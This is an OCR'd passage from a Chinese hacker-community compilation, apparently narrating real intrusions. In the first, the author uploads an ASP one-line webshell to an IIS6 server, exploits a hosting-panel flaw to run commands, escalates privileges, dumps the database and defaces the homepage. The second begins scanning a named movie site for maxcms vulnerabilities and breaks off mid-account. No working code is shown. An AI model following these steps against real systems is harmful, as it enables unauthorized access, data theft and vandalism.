

图　2-2-5

iis6 又是星外服务器，但是既然已经搞了不退缩啊，如图 2-2-6：

图　2-2-6

这里直接改成 1.asp，上传一个一句话，如图 2-2-7：



图　2-2-7

不用看，如果不支持 aspx 基本没戏了，没有昨天那个猪头运气了，如图 2-2-8：



图　2-2-8

剩下的你们知道的，各种扫目录，各种找可写目录啊可惜，都不行，不过突然想到雨大牛发过一个星外 Xday，只要能执行 c:\php\php.exe 就 ok 了，我抱着侥幸的心里试验下，如图 2-2-9：



图　2-2-9

竟然可以，好激动啊，然后不多说上传一个脚本那个脚本回放在下面打包，如图 2-2-10：

图　2-2-10

Ok，看看文件复制进去没，如图 2-2-11：



图　2-2-11

Ok，然后执行 cmd，如图 2-2-12：



图　2-2-12

然后接下来就简单了，如图 2-2-13：



图　2-2-13

但是貌似没反应，没事，我们提权有高招，论坛说过的执行包含你懂的，如图 2-2-14：

图　2-2-14

注册表找 3389 说过了，不知道翻下我上一篇文章，进去之后第一时间祭出我们的劫持神器 netfuke，如图 2-2-15：

图　2-2-15

没天理啊，居然又不能获取 ip，我就照着昨天的思路，cmd 执行 ipconfig，如图 2-2-16：



图　2-2-16

我看到这里，在看看目标站 ip，顺利的躺在那里，继续搞，如图 2-2-17：



图　2-2-17

还是老办法直接列网站目录，找到数据库信息脱裤，打包网站源码，然后还是重命名首页，

然后上传我的装逼黑页，如图 2-2-18：

图　2-2-18

今天很顺利啊，一切到此结束了。

（全文完）责任编辑：Rem1x

第 3 节　第一次拿下骗子电影网站

作者：shooter

来自：听潮社区　－　ListenTide

网址：http://team.f4ck.org/

最近有个电视剧《古剑奇谭》，可是更新好慢啊，每周三周四晚上 12 点后才更新 2 集，前天我在看完第 41 集后看到底下有人评论，说到这个网站已经更新到 50 集大结局了，如图 2-3-1：

图　2-3-1

我打开这个站一看，卧槽，真是全集更新完了，我点击观看，说要装个鱼鱼影音，是我就装了个，然后他么的还是看不了，我关掉后，桌面上好多广告，各种成人广告，中招了！然后我看了下这个站，所有的视频，都不能播放，就是要让你装那个害人的播放器，让你电脑变成他的广告平台，广告漫天飞，顿时正义之心呼唤我！目标站点：http://www.v587tv.com。扫描了下这个站点，注入点什么都没有，安全做的还不错，WVS 扫描一下，如图 2-3-2：



图　2-3-2

看到是 IIS6.0，于是试着用桂林老兵写入漏洞看看，但是失败了，这个漏洞已经很少了，几乎没有了。还是继续扫把，如图 2-3-3：

图　2-3-3

这个站用的系统是 maxcms，于是百度找了下 maxcms 漏洞，我也下载了一份 maxcms 系统到本地研究了下，如图 2-3-4：



图　2-3-4

现在我得知道这个系统怎么查看版本号，这样就可以找出对应版本的漏洞，如图 2-3-5：



图　2-3-5

我分别访问了这个系统 inc 目录下的文件，有个发现，如图 2-3-6：

